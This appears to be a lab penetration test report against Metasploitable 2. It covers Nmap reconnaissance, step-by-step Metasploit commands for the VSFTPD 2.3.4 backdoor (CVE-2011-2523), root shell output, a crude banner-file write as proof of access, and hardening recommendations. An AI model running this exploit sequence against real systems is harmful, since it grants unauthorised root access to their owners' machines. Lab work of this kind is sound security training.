PENETRATION TEST REPORT

Target: Metasploitable 2 | 192.168.56.102
Date: March 20, 2026
Tester: Security Researcher | Attacker: Kali Linux 192.168.56.101

Classification	CONFIDENTIAL – Authorized Lab Exercise
Engagement Type	Black-box Penetration Test (Isolated Lab)
Attacker Machine	Kali Linux – 192.168.56.101
Target Machine	Metasploitable 2 – 192.168.56.102
Tools Used	Nmap, Metasploit Framework v6.4.99-dev
Exploit Used	CVE-2011-2523 (VSFTPD 2.3.4 Backdoor)
Final Result	Full Root Access Achieved (uid=0)

Table of Contents

1. Executive Summary

2. Scope & Methodology

3. Reconnaissance – Nmap Scan

4. Exploitation – VSFTPD 2.3.4 Backdoor (CVE-2011-2523)

5. Post-Exploitation & Proof of Access

6. Recommendations

7. Conclusion

Appendix – Screenshots (Evidence)

1. Executive Summary

This report documents a controlled penetration test conducted in an isolated VirtualBox lab environment against Metasploitable 2 — a deliberately vulnerable Linux distribution used for security training. The tester achieved full root-level access to the target machine by exploiting a known backdoor in VSFTPD 2.3.4 (CVE-2011-2523) using Metasploit Framework. Post-exploitation activities confirmed complete system compromise, including filesystem access and modification of a banner file as proof of access.

Risk Summary

Finding	Severity	Impact
VSFTPD 2.3.4 Backdoor (CVE-2011-2523)	CRITICAL	Unauthenticated remote root shell
Linux Kernel 2.6.24 (2008 – EOL)	HIGH	Multiple known kernel exploits
No host firewall / IDS deployed	HIGH	All ports exposed, no detection
Default & weak service credentials	MEDIUM	Easy lateral movement

2. Scope & Methodology

All testing was performed exclusively within an isolated VirtualBox host-only network (192.168.56.0/24). No external systems, production environments, or real user data were involved at any point. The methodology followed a standard five-phase approach:

Phase	Activity	Tool
1 – Reconnaissance	Host discovery & port scanning	Nmap
2 – Scanning	Service version & OS fingerprinting	Nmap (-sV -O)
3 – Exploitation	VSFTPD 2.3.4 backdoor exploit	Metasploit
4 – Post-Exploitation	Privilege verification, filesystem recon	sh / built-ins
5 – Reporting	Document findings & evidence	This report

3. Reconnaissance – Nmap Network Scan

Nmap was used to discover live hosts and enumerate open ports, services, and the operating system on the target. The scan identified 256 addresses, with 5 hosts up. Metasploitable 2 (192.168.56.102) was found running numerous vulnerable services.

Command:

```
nmap -sV -O 192.168.56.0/24
```

Port	Service	Version	Risk
21/tcp	FTP	VSFTPD 2.3.4	CRITICAL
22/tcp	SSH	OpenSSH 4.7p1	Medium
23/tcp	Telnet	Linux telnetd	High
80/tcp	HTTP	Apache 2.2.8	Medium
139/tcp	SMB	Samba 3.x	High
3306/tcp	MySQL	MySQL 5.0.51a	High
5900/tcp	VNC	VNC 3.3	High

Screenshot Evidence – Nmap Scan Output:



Figure 1 – Nmap Scan: Network Discovery (192.168.56.0/24)

4. Exploitation – VSFTPD 2.3.4 Backdoor (CVE-2011-2523)

4.1 Vulnerability Details

VSFTPD 2.3.4 contains a malicious backdoor introduced into the source code. When a username ending with ':)' (smiley face) is submitted during FTP authentication, the daemon spawns a root bind-shell on port 6200. This requires no valid credentials and grants immediate root-level command execution.

CVE ID	CVE-2011-2523
CVSS Score	10.0 / 10 (Critical)
Affected Version	VSFTPD 2.3.4
Attack Vector	Network – No Authentication Required
Impact	Complete system compromise (root shell)
Metasploit Module	exploit/unix/ftp/vsftpd_234_backdoor
Disclosure Date	2011-07-03

4.2 Exploitation Steps

Launch Metasploit Framework

```
msfconsole
```

Search for the VSFTPD module

```
search vsftpd
```

Load the backdoor exploit module

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Set target IP address

```
set RHOST 192.168.56.102
```

Execute the exploit

```
run
```

4.3 Exploit Output

```
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4) [*] 192.168.56.102:21 - USER: 331 Please
specify the password. [+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root) [*] Found shell. [*] Command shell session
1 opened (192.168.56.101:35961 -> 192.168.56.102:6200)
```

Screenshot Evidence – Metasploit Module Search:



Figure 2 – Metasploit: Searching & Loading VSFTPD Exploit Module

Screenshot Evidence – Exploit Execution & Shell Opened:



Figure 3 – Metasploit: Setting RHOST & Running the Exploit

5. Post-Exploitation & Proof of Access

5.1 Privilege Verification

Immediately after the shell session was opened, the following commands confirmed root-level access and full filesystem visibility:

```
whoami
```

```
Output: root
```

```
pwd
```

```
Output: /
```

```
uname -a
```

```
Output: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
ls /
```

```
Output: bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt
proc root sbin srv sys tmp usr var vmlinuz
```

Screenshot Evidence – Root Shell & System Info:

Figure 4 – Root Shell Obtained: whoami=root, ls /, uname -a

5.2 Proof of Access – File System Modification

To conclusively demonstrate unrestricted write access as root, the following command appended a custom message to a banner file inside the games directory:

```
echo "IM DEEP INSIDE YOU" >> /usr/games/banner
```

This action confirms that an attacker with this level of access could: install persistent backdoors, exfiltrate sensitive data, tamper with system binaries, create rogue user accounts, or cause complete system destruction.

Screenshot Evidence – Banner Modification (Proof):

Figure 5 – Post-Exploitation: Banner File Modified (Proof of Access)

6. Recommendations

#	Recommendation	Priority	Effort
1	Replace VSFTPD 2.3.4 immediately — upgrade to 2.3.5+ or disable FTP	CRITICAL	Low
2	Apply all OS and kernel patches; migrate off unsupported kernel 2.6.24	High	Medium
3	Deploy host-based firewall (iptables/ufw) to restrict unnecessary ports	High	Low
4	Implement IDS/IPS (Snort, Suricata) to detect exploit attempts	High	Medium
5	Disable unused services: Telnet, VNC, R-services, IRC	Medium	Low
6	Enforce strong password policies; remove all default credentials	Medium	Low
7	Run regular vulnerability scans (OpenVAS / Nessus)	Medium	Medium
8	Implement file integrity monitoring (AIDE/Tripwire)	Medium	Medium

7. Conclusion

This penetration test successfully demonstrated that Metasploitable 2 can be fully compromised within minutes using publicly available, automated tools. The VSFTPD 2.3.4 backdoor provided unauthenticated root access — the most severe possible outcome. All evidence presented in this report — including screenshots and command output — was captured during the actual test session. This exercise reinforces the critical importance of vulnerability management, patch hygiene, and continuous security monitoring.

■ This report is produced for authorized educational and research purposes in an isolated lab environment only. Unauthorized penetration testing is illegal under the Computer Fraud and Abuse Act and equivalent laws worldwide.